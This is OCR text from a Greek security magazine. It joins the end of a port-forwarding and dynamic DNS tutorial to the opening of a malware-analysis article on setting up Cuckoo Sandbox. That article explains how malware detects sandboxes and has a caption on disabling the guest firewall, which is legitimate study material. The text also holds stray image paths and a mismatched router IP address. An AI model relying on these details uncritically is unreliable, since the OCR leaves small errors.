
Το εξαιρετικά βολικό port forwarding

Το πρόβλημα που μόλις περιγράψαμε πηγάζει από το γεγονός ότι οι διευθύνσεις IP στα τοπικά δίκτυα δεν έχουν κανένα απολύτως νόημα στο Internet. Ευτυχώς, κάπου εδώ έρχεται η τεχνική του **Static NAT** ή αλλιώς **port forwarding**, την οποία υλοποιούν όλοι οι routers. Με λίγα κι απλά λόγια, το port forwarding επιτρέπει σε πακέτα που ξεκινούν από οπουδήποτε στο Internet να φτάνουν σε μηχανήματα τοπικών δικτύων. Γενικά, η λογική του port forwarding είναι πολύ απλή και συνοψίζεται κάπως έτσι:

Πακέτα που φτάνουν στο port X του WAN interface, ανακατεύθυνέ τα στο port Y του υπολογιστή πίσω από το LAN interface, ο οποίος έχει την τάδε ιδιωτική IP.

Ας δούμε μερικά συγκεκριμένα παραδείγματα port-forwarding.

- Τα εισερχόμενα πακέτα που φτάνουν στο port 22/TCP του WAN interface, στείλε τα στο port 22/TCP του μηχανήματος με ιδιωτικό IP το 192.168.99.10. (Απλή περίπτωση SSH server, πίσω από τον router.)
- Τα εισερχόμενα πακέτα που φτάνουν στο port 50129/TCP του WAN interface, στείλε τα στο port 22/TCP του μηχανήματος με ιδιωτικό IP το 192.168.99.10. (Κι εδώ έχουμε τον ίδιο SSH server, ωστόσο τα εισερχόμενα πακέτα δεν φτάνουν στο προκαθορισμένο port του SSH.)
- Τα εισερχόμενα πακέτα που φτάνουν στο port 1194/UDP του WAN interface, στείλε τα στο port 1194/UDP του μηχανήματος με ιδιωτικό IP το 192.168.99.15. (Απλή περίπτωση OpenVPN server, πίσω από τον router.)
- Τα εισερχόμενα πακέτα που φτάνουν στο port 2288/UDP του WAN interface, στείλε τα στο port 1194/UDP του μηχανήματος με ιδιωτικό IP το 192.168.99.15. (Ο ίδιος OpenVPN server, ωστόσο τα εισερχόμενα πακέτα δεν φτάνουν στο προκαθορισμένο port της υπηρεσίας.)
- Τα πακέτα που φτάνουν στο port 51413/TCP του WAN interface, στείλε τα στο port 51413/TCP του μηχανήματος με ιδιωτικό IP το 192.168.99.5. (Στο μηχάνημα πίσω από τον router τρέχει ο Transmission BitTorrent client, με ενεργοποιημένο το Micro Transport Protocol για την επικοινωνία των peers.)



Εικόνα 6
Μεταξύ των υπηρεσιών dynamic DNS που υποστηρίζει το pfSense, είναι και η δωρεάν του no-ip.com.

Όπως γίνεται φανερό, το port στο WAN interface του router δεν είναι υποχρεωτικό να 'ναι ίδιο με το port στο μηχάνημα-προορισμού, πίσω από τον router. Απεναντίας, για να δυσκολεύουμε λίγο τη ζωή των script kiddies, δεν είναι καθόλου κακή ιδέα να φτιάχνουμε κανόνες port forwarding με «άσχετα» ports (πάνω από το 49152) στο WAN interface.

Θα αναρωτιέστε τώρα πώς ορίζουμε κανόνες port forwarding στον router. Αρχικά, οφείλουμε να ανοίξουμε έναν web browser —σε υπολογιστή πίσω από τον router— και να επισκεφτούμε τη διεύθυνση του web panel του router. Πρόκειται για την ιδιωτική διεύθυνση IP του router, ακολουθούμενη από άνω-κάτω τελεία και το port σύνδεσης. Για εμάς, π.χ., η ζητούμενη διεύθυνση είναι η 10.20.30.5, το port είναι το 8081, οπότε στη μπάρα διευθύνσεων του web browser πληκτρολογούμε http://10.20.30.1:8081. Αν δεν έχετε ιδέα για τα αντίστοιχα στοιχεία του δικού σας router, θα πρέπει είτε να ανατρέξετε στο συνοδευτικό βιβλιαράκι της συσκευής είτε να ελέγξετε το manual, που θα βρείτε στις σελίδες υποστήριξης του ISP σας. Στο manual θα αναφέρονται και τα προκαθορισμένα στοιχεία του administrator (username και password) για τη σύνδεση στον αντίστοιχο λογαριασμό. Αφού λοιπόν κάνουμε login στο web panel, μεταβαίνουμε στην ενότητα του port forwarding και ορίζουμε τους κανόνες μας. Επειδή τα web panel των routers διαφέρουν σημαντικά από μοντέλο σε μοντέλο, δεν είναι καθόλου πρακτικό να δώσουμε συγκεκριμένα παραδείγματα. Από τη στιγμή όμως που έχετε καταλάβει τι είναι το port forwarding και πώς δουλεύει, πιστεύουμε ότι εύκολα θα βγάλετε άκρη. Αν όχι, υπάρχει πάντα και η βάση δεδομένων στο

`http://portforward.com`

Στις σχετικές εικόνες του άρθρου θα δείτε και μερικά παραδείγματα κανόνων port forwarding που έχουμε υλοποιήσει στο pfSense, το αγαπημένο μας λειτουργικό σύστημα για μηχανήματα σε ρόλο router/firewall. Για το δωρεάν pfSense μπορείτε να μάθετε πολλά περισσότερα παρακολουθώντας το deltaCast s01e07:

`http://deltahacker.gr/?p=8234`

> **Σημείωση.** Το port forwarding δεν έχει σημασία μόνο για physical hosts (αληθινούς υπολογιστές) αλλά και για virtual machines (VMs, εικονικές μηχανές). Απλά, αν έχετε κάποια υπηρεσία σε VM και θέλετε να κάνετε προς αυτήν ένα port forwarding, φροντίστε ώστε το VM να ανήκει στο LAN πίσω από τον router. Πρακτικά, σε περιβάλλον VirtualBox ή VMware, δώστε στο VM δικτύωση τύπου bridged.

Dynamic DNS

Έχουμε λοιπόν φτιάξει τους κανόνες port forwarding στον router μας, είμαστε εκτός τοπικού δικτύου και θέλουμε να συνδεθούμε σε κάποιον υπολογιστή εντός LAN (πίσω από τον router). Εκτός από το να θυμόμαστε το σωστό port για κάθε υπηρεσία, πρέπει να έχουμε σημειωμένο κάπου και το δημόσιο IP του router.

> **Hint:** Για να δείτε το δημόσιο IP του router σας, ανοίξτε έναν οποιονδήποτε web browser (σε υπολογιστή πίσω από τον router) κι επισκεφτείτε τη διεύθυνση `http://checkip.dyndns.org`.

Το θέμα είναι ότι, κατά πάσα πιθανότητα, το IP αυτό είναι δυναμικό. Ναι μεν μάς έχει αποδοθεί από τον ISP, ωστόσο ανά πάσα στιγμή ενδέχεται ν' αλλάξει. Πώς θα ενημερωθούμε για μια ενδεχόμενη αλλαγή, ειδικά όταν είμαστε εκτός τοπικού δικτύου;

Μια άριστη λύση που μπορούμε να εφαρμόσουμε, είναι να καταφύγουμε σε μια —κατά προτίμηση δωρεάν— υπηρεσία dynamic DNS. Χρησιμοποιώντας μια υπηρεσία του είδους μάς παρέχεται η δυνατότητα επιλογής ενός domain name, το οποίο πάντα θα αντιστοιχίζεται στο δημόσιο IP του router. Ακόμα κι όταν το IP αυτό αλλάζει, η αντιστοίχιση domain name ⟷ δημόσιο IP θα ενημερώνεται αυτόματα, οπότε το μόνο που θα χρειάζεται να θυμόμαστε εμείς είναι το domain name! (Θα συμφωνήσετε, φανταζόμαστε, ότι οι περισσότεροι τουλάχιστον άνθρωποι είναι πιο εύκολο να θυμούνται ένα όνομα, παρά μια τετράδα αριθμών.)

Αλλά λογικό είναι ν' αναρωτηθεί κανείς πώς επιτυγχάνεται η αυτόματη ενημέρωση της αντιστοίχισης domain name ⟷ δημόσιο IP. Όλες οι υπηρεσίες dynamic DNS, όπως η no-ip.com (παρέχεται δωρεάν) και η dyn.com (δεν είναι πλέον δωρεάν), προσφέρουν μια σειρά από dynamic DNS clients —συνήθως για Windows, OS X και Linux—, οι οποίοι φροντίζουν ακριβώς γι' αυτό. Πρόκειται για προγράμματα που εγκαθίστανται σ' έναν υπολογιστή του τοπικού δικτύου, τα οποία κάθε τόσο ελέγχουν αν το δημόσιο IP του router μπροστά τους έχει αλλάξει. Με το που θα διαπιστώσουν αλλαγή, σπεύδουν να ειδοποιήσουν τους servers της αντίστοιχης εταιρείας. Έτσι, η αντιστοίχιση domain name ⟷ δημόσιο IP έχει πάντα νόημα για τον δικό μας router.

Ξέρετε τι είναι το καλύτερο σ' όλα αυτά; Ότι πολλοί routers, του pfSense συμπεριλαμβανομένου, παρέχουν από μόνοι τους υποστήριξη για διάφορες υπηρεσίες dynamic DNS! Έτσι, δεν χρειάζεται να εγκατασταθεί ειδικό client software, σε κάποιον υπολογιστή του τοπικού δικτύου.

Συνδεθείτε στο web panel του router σας και ψάξτε για κάποια σχετική επιλογή περί dynamic DNS. Βρήκατε μία; Πολύ ωραία! Δημιουργήστε ένα δωρεάν account σε μια υπηρεσία όπως το no-ip.com, επιλέξτε ένα από τα δωρεάν domains (π.χ., no-ip.org, hopto.org, redirectme.net), καθώς κι ένα hostname. Εμείς, π.χ., για ένα pfSense VM που έχουμε στο DMZ του αληθινού, VDSL router, έχουμε δημιουργήσει το deltanet.no-ip.org. Αφού δημιουργήσετε το όνομα, επιστρέψτε πάλι στο web panel του router και συμπληρώστε τη σχετικά πεδία. (Μιλάμε για τα username και password του λογαριασμού σας στην υποστηριζόμενη υπηρεσία DNS, καθώς και το domain name που δημιουργήσατε.) Αυτό ήταν! Από 'δώ και στο εξής, το μόνο που χρειάζεται να θυμόσαστε είναι το όνομα που κατοχυρώσατε στην υπηρεσία dynamic DNS.

Τέλος, αν ο router σας δεν υποστηρίζει DNS, δεν υπάρχει λόγος για στενοχώρια. Μπορείτε πάντα να εγκαταστήσετε έναν κατάλληλο dynamic DNS client σε κάποιον υπολογιστή του τοπικού σας δικτύου, ο οποίος μένει ανοικτός την περισσότερη ώρα. Και ναι, κατάλληλοι clients διατίθενται τόσο για Linux, όσο και για BSD. Απλά το λέμε ;)

Skill: Beginner

Tags: malware, sandboxing, Cuckoo, Python, virtualization, VirtualBox, virtual machines

Ανάλυση malware, για όλους!

(Μέρος III)

Στη φωλιά του ...Cuckoo



by Ion

Στο προηγούμενο τεύχος δείξαμε αναλυτικά πώς πραγματοποιούμε μόνοι μας τη λεγόμενη δυναμική ανάλυση ενός δείγματος κακόβουλου λογισμικού. Για τις ανάγκες της εργασίας μας φτιάξαμε μια εικονική μηχανή–εργαστήριο, για τη φιλοξενία του κακόβουλου δείγματος. Σε αυτή την εικονική μηχανή προσθέσαμε κι όλα τα απαραίτητα εργαλεία, ενώ μετά είδαμε τον τρόπο χρήσης του καθενός. Η διαδικασία που γνωρίσαμε είναι σωστή και ιδιαίτερα χρήσιμη για να αποκτήσουμε γνώσεις σχετικά με τη δράση ενός κακόβουλου προγράμματος. Ελπίζουμε ότι μάθατε αρκετά πράγματα αλλά, όπως καταλαβαίνετε, το ζήτημα της ανάλυσης malware δεν τελειώνει εκεί!

Καθώς στήναμε το εργαστήριο για τις δοκιμές, είναι πολύ πιθανό να σας δημιουργήθηκε το ακόλουθο ερώτημα: Ωραία όλα αυτά, αλλά τι γίνεται στην περίπτωση που αντί για τρία ή πέντε δείγματα malware, θέλουμε να αναλύσουμε τριακόσια ή πεντακόσια;

Δεν πιστεύουμε να νομίζετε ότι θα τα εξετάσουμε ένα προς ένα και… με το χέρι;! Κάτι τέτοιο θα μας έπαιρνε εβδομάδες ή ακόμη και μήνες. Ευτυχώς, όπως όλες οι διαδικασίες που εμφανίζουν μια περιοδικότητα και εκτελούνται σε υπολογιστή, έτσι και η ανάλυση malware μπορεί να αυτοματοποιηθεί. Αυτός ακριβώς ο αυτοματισμός θα αποτελέσει και το αντικείμενο του παρόντος άρθρου.

Προστατευτικά κουτιά

Η κύρια έννοια που θα μας απασχολήσει στο παρόν άρθρο είναι αυτή του malware sandbox. Ένα sandbox (στην επιστήμη της πληροφορικής) είναι στην ουσία ένας μηχανισμός ασφαλείας για την εκτέλεση μη έμπιστων προγραμμάτων. Όπως υπονοεί και ο ίδιος ο όρος, μπορείτε να το φαντάζεστε σαν ένα σφραγισμένο/θωρακισμένο κουτί. Το sandbox αποτελεί ένα απομονωμένο εικονικό σύστημα, στο εσωτερικό του οποίου εκτελείται ο κακόβουλος κώδικας. Σε ένα sandbox μπορούν να προστεθούν πολλές λειτουργίες, όπως για παράδειγμα η προσομοίωση δικτυακών υπηρεσιών, ώστε το εκάστοτε malware να ξεγελαστεί και να πιστέψει ότι εκτελείται σε έναν κανονικό υπολογιστή.


Υπάρχουν πολλά έτοιμα malware sandboxes, που υποστηρίζονται από εταιρείες ανάλυσης malware. Γνωστά παραδείγματα αποτελούν τα Norman Sandbox, GFI Sandbox, Anubis κ.ά. Πρόκειται για υπηρεσίες στις οποίες μπορεί να στέλνει κανείς διάφορα δείγματα malware και να λαμβάνει την ανάλυση δωρεάν. Στα πλαίσια του άρθρου μας για το Dionaea malware honeypot (βλ. deltaHacker 007), είχαμε ρυθμίσει την αυτόματη αποστολή των δειγμάτων malware σε τέτοιες υπηρεσίες. Έτσι, σε σύντομο χρονικό διάστημα λαμβάναμε στο email μας τα αποτελέσματα της εκάστοτε ανάλυσης. Η ανάλυση που πραγματοποιείται από αυτές τις υπηρεσίες αποτελεί μια πρώτης τάξεως αφετηρία για τη δική μας δουλειά. Στην ουσία, ένα sandbox εκτελεί το malware στο εσωτερικό του και καταγράφει κάθε δραστηριότητα του κακόβουλου προγράμματος. Έτσι, η διαδικασία της δυναμικής ανάλυσης αυτοματοποιείται σε μεγάλο βαθμό! Όπως καταλαβαίνετε, αυτό αποτελεί τεράστιο πλεονέκτημα για τα sandboxes κι όταν σκοπεύουμε να αναλύσουμε δεκάδες ή εκατοντάδες δείγματα γίνεται ακόμα πιο σημαντικό.

Κακά τα ψέματα, όμως. Η χρήση των sandboxes έχει και ορισμένα μειονεκτήματα, τα οποία με τη σειρά μας θα πρέπει να έχουμε κατά νου. Για παράδειγμα, ένα sandbox εκτελεί το κακόβουλο πρόγραμμα όπως του το δίνουμε, χωρίς τα command-line options που είναι πιθανό να δέχεται. Επομένως, αν αυτές οι παράμετροι ενεργοποιούν βασικές λειτουργίες του malware δεν θα εκτελεστούν και δεν θα μάθουμε ποτέ για αυτές. Ένα άλλο κλασικό μειονέκτημα είναι το χρονικό όριο που έχει το εκάστοτε sandbox για την εκτέλεση και την ανάλυση ενός malware. Προφανώς, αν σκοπεύουμε να αναλύσουμε μερικές δεκάδες διαφορετικά δείγματα, δεν μπορούμε να δίνουμε στο καθένα από ένα μεγάλο χρονικό διάστημα. Αυτός ο περιορισμός ενδέχεται να κρύψει τη δραστηριότητα ορισμένων malware. Υπάρχουν malware που αμέσως μετά την εγκατάστασή τους «κοιμούνται» και αναλαμβάνουν δράση μετά από μερικές ώρες — ή και την επόμενη ημέρα. Όπως αντιλαμβάνεστε, δε γίνεται να δεσμεύσουμε

ένα sandbox για τόσο μεγάλο χρονικό διάστημα. Στα μειονεκτήματα των sandboxes περιλαμβάνονται και τα ακόλουθα:

- Τα κακόβουλα προγράμματα (ειδικά τα νεότερα) αντιλαμβάνονται αν εκτελούνται μέσα σε εικονικό σύστημα ή σε πραγματικό. Αν το malware καταλάβει ότι βρίσκεται σε sandbox (το οποίο όπως είπαμε αποτελεί ένα εικονικό σύστημα) τότε μπορεί να μη δράσει καθόλου ή ακόμα χειρότερα να δράσει με εντελώς παραπλανητικό τρόπο, για να μπερδέψει τους υποψήφιους αναλυτές του.
- Ορισμένες φορές το sandbox είναι γυμνό: Δεν περιέχει ούτε τα προγράμματα ούτε τα δεδομένα που θα εντόπιζε ένα malware σε κάποιο κανονικό σύστημα και τα οποία θα στόχευε. Τέτοιες περιπτώσεις στόχων αποτελούν ορισμένα ευπαθή προγράμματα των Windows, όπως και διάφορα κλειδιά του Registry. Αποτέλεσμα αυτών των απουσιών είναι να μην φανερώνεται όλη η δράση του malware.
- Το λειτουργικό σύστημα και γενικότερα το περιβάλλον του sandbox ενδέχεται να μην είναι το κατάλληλο για την εκτέλεση κι ανάλυση ενός δείγματος malware. Για παράδειγμα, ένα κακόβουλο πρόγραμμα μπορεί να έχει σχεδιαστεί για συγκεκριμένη έκδοση των Windows XP. Αν το sandbox στηρίζεται στα Windows 7, το malware ενδέχεται να μην εκτελεστεί καθόλου.
- Τα αποτελέσματα που παράγει η ανάλυση ενός malware μέσα σε ένα sandbox, δεν είναι ποτέ ολοκληρωμένα. Ένα sandbox δεν μπορεί να καθορίσει ούτε καν τι ακριβώς είναι αυτό που αναλύει (Trojan horse ή rootkit). Η φύση του malware είναι κάτι που θα πρέπει να ανακαλύψουμε μόνοι μας, μελετώντας τα αποτελέσματα της ανάλυσης και στηριζόμενοι στην εμπειρία μας.

Η αρχιτεκτονική του Cuckoo: απλή αλλά πλήρως λειτουργική. Ένας Cuckoo host χειρίζεται διάφορα Cuckoo guests ως sandboxes, στα οποία ανατίθεται όλη η βρώμικη δουλειά!



Φέρνει ένας Κούκος την Άνοιξη;!

Όχι, δεν μας έπιασε κάποιου είδους λαογραφική μανία. Στο παρόν άρθρο θα χρησιμοποιήσουμε ένα πακέτο λογισμικού για τη δημιουργία και τη διαχείριση sandboxes, το οποίο ονομάζεται Cuckoo Sandbox! Το Cuckoo είναι αρκετά γνωστό στο χώρο των αναλυτών κακόβουλου λογισμικού. Επισήμως, περιγράφεται σαν ένα «σύστημα αυτοματοποιημένης ανάλυσης malware». Χρησιμοποιείται για την εκτέλεση και ανάλυση διαφόρων αρχείων και για τη δημιουργία περιεκτικότατων αναφορών. Όλα τα προγράμματα που εκτελεί το Cuckoo τρέχουν μέσα σε ένα απομονωμένο εικονικό σύστημα, με λειτουργικό της οικογένειας Windows. Το Cuckoo μπορεί να ανιχνεύει και να καταγράφει τα ακόλουθα στοιχεία:

- Τις κλήσεις συστήματος που πραγματοποιεί κάθε διεργασία που δημιουργήθηκε από το κακόβουλο πρόγραμμα (ακόμα κι αυτών που έφτιαξε για να αποκρύψει την ύπαρξη του).
- Όλα τα αρχεία που δημιουργήθηκαν, διαγράφηκαν και λήφθηκαν από το Διαδίκτυο, κατά την εκτέλεση του malware.
- Στιγμιότυπα της μνήμης RAM με όλες τις ενέργειες που πραγματοποιήθηκαν από τις διεργασίες του malware, μαζί με ολόκληρα αντίγραφα της μνήμης του sandbox.
- Τη δικτυακή κίνηση που παρατηρήθηκε κατά την εκτέλεση του προγράμματος μέσα στο sandbox, την οποία αποθηκεύει σε αρχείο PCAP (packet capture).
- Screenshot της επιφάνειας εργασίας κατά την εκτέλεση του malware (χρήσιμο για trojan horses, που παρουσιάζουν τον εαυτό τους ως κάτι δήθεν χρήσιμο).

Το Cuckoo αναπτύσσεται ενεργά —έχει πάρει χρηματοδότηση κι από τη Rapid7, την ιδιοκτήτρια του Metasploit— και η τρέχουσα έκδοση (0.5) παρουσιάστηκε τον περασμένο Δεκέμβριο. Μπορεί να αναλύσει διαφόρων ειδών αρχεία και αντικείμενα, όπως: Εκτελέσιμα αρχεία εφαρμογών Windows, αρχεία DLL, αρχεία PDF και Microsoft Office, URLs και σχεδόν οτιδήποτε άλλο μπορεί να εκτελεστεί ή να αναλυθεί! Το Cuckoo χωρίζεται σε δύο τμήματα: Στον Cuckoo host και στους Cuckoo guests. Τα Cuckoo guests αποτελούν τις εικονικές μηχανές στις οποίες εκτελούνται τα δείγματα malware. Αυτές οι μηχανές βρίσκονται συνήθως σε διαφορετικό υπολογιστή από τον Cuckoo host. Αυτό που κάνει ο αναλυτής malware είναι να αποστέλλει κακόβουλα προγράμματα στον Cuckoo host και το πρόγραμμα αναλαμβάνει να εκτελέσει κάθε ένα απ' αυτά τα αρχεία σε κάποιον διαθέσιμο Cuckoo guest. Βλέποντας τη σχετική εικόνα θα καταλάβετε εύκολα την αρχιτεκτονική του συστήματος.

Εγκατάσταση και ρύθμιση

Η εργασία μας θα ξεκινήσει από τον Cuckoo host. Πρόκειται για τον υπολογιστή στον οποίο εγκαθίσταται το ίδιο το Cuckoo. Στα πλαίσια της παρουσίασής μας, στον ίδιο υπολογιστή θα εγκαταστήσουμε και μία εικονική μηχανή που θα λειτουργεί ως το (μοναδικό) Cuckoo guest. Το σύστημα στο οποίο εργαστήκαμε έτρεχε το BackTrack 5 R3. Ωστόσο, αυτή η επιλογή από μέρους μας δεν ήταν και η καλύτερη δυνατή. Προτείνουμε να στηριχτείτε στην τελευταία έκδοση του Ubuntu Linux.

Ξεκινάμε από τα προαπαιτούμενα πακέτα και βιβλιοθήκες που χρησιμοποιεί το Cuckoo. Αρχικά, πρέπει να εγκαταστήσουμε τη γλώσσα προγραμματισμού Python. Στο BackTrack βέβαια η Python υπάρχει εκ των προτέρων εγκατεστημένη. Αν χρησιμοποιείτε άλλη, Debian-based διανομή Linux, η εγκατάσταση της Python μπορεί να γίνει κάπως έτσι:

```
user@host:~$ sudo aptitude install python
```

Συνεχίζουμε εγκαθιστώντας το πρόγραμμα pip. Πρόκειται για ένα εργαλείο προσθαφαίρεσης πακέτων της Python, σαν αυτά που βρίσκονται στο αποθετήριο λογισμικού PyPI (Python Package Index). Το pip είναι ιδιαίτερα χρήσιμο γιατί μέσω αυτού μπορούμε να εγκαταστήσουμε πακέτα και βιβλιοθήκες της Python που είτε δεν υπάρχουν ως πακέτα DEB/RPM είτε υπάρχουν αλλά σε παλιές κι ακατάλληλες για το σκοπό μας εκδόσεις. Η εγκατάσταση του pip στο BackTrack γίνεται πολύ εύκολα:


```
root@bt:~# aptitude install python-pip
```

Προχωρούμε εγκαθιστώντας μερικά ακόμα πακέτα, που απαιτούνται για τη λειτουργία του Cuckoo:

```
root@bt:~# aptitude install python-magic python-mako python-
libvirt
```

Στη συνέχεια προσθέτουμε κι άλλα πακέτα, αλλά αυτή τη φορά με το pip:

Για να αφήσουμε το malware να δράσει ανενόχλητο, πρέπει να απενεργοποιήσουμε το Firewall καθώς και την υπηρεσία Update των Windows XP.



```
root@bt:~# pip install sqlalchemy dpkt jinja2 pymongo bottle
pefile
```

Επόμενο βήμα είναι η χειροκίνητη εγκατάσταση των προγραμμάτων ssdeep και pyssdeep:

```
root@bt:~# wget http://downloads.sourceforge.net/project/ssdeep/
ssdeep-2.9/ssdeep-2.9.tar.gz
root@bt:~# tar zxvf ssdeep-2.9.tar.gz
root@bt:~# cd ssdeep-2.9
root@bt:~/ssdeep-2.9# ./configure
root@bt:~/ssdeep-2.9# make
root@bt:~/ssdeep-2.9# make install
root@bt:~/ssdeep-2.9# cd ..
root@bt:~# svn checkout http://pyssdeep.googlecode.com/svn/
trunk/ pyssdeep
root@bt:~# cd pyssdeep
root@bt:~# python setup.py build
root@bt:~# python setup.py install
```

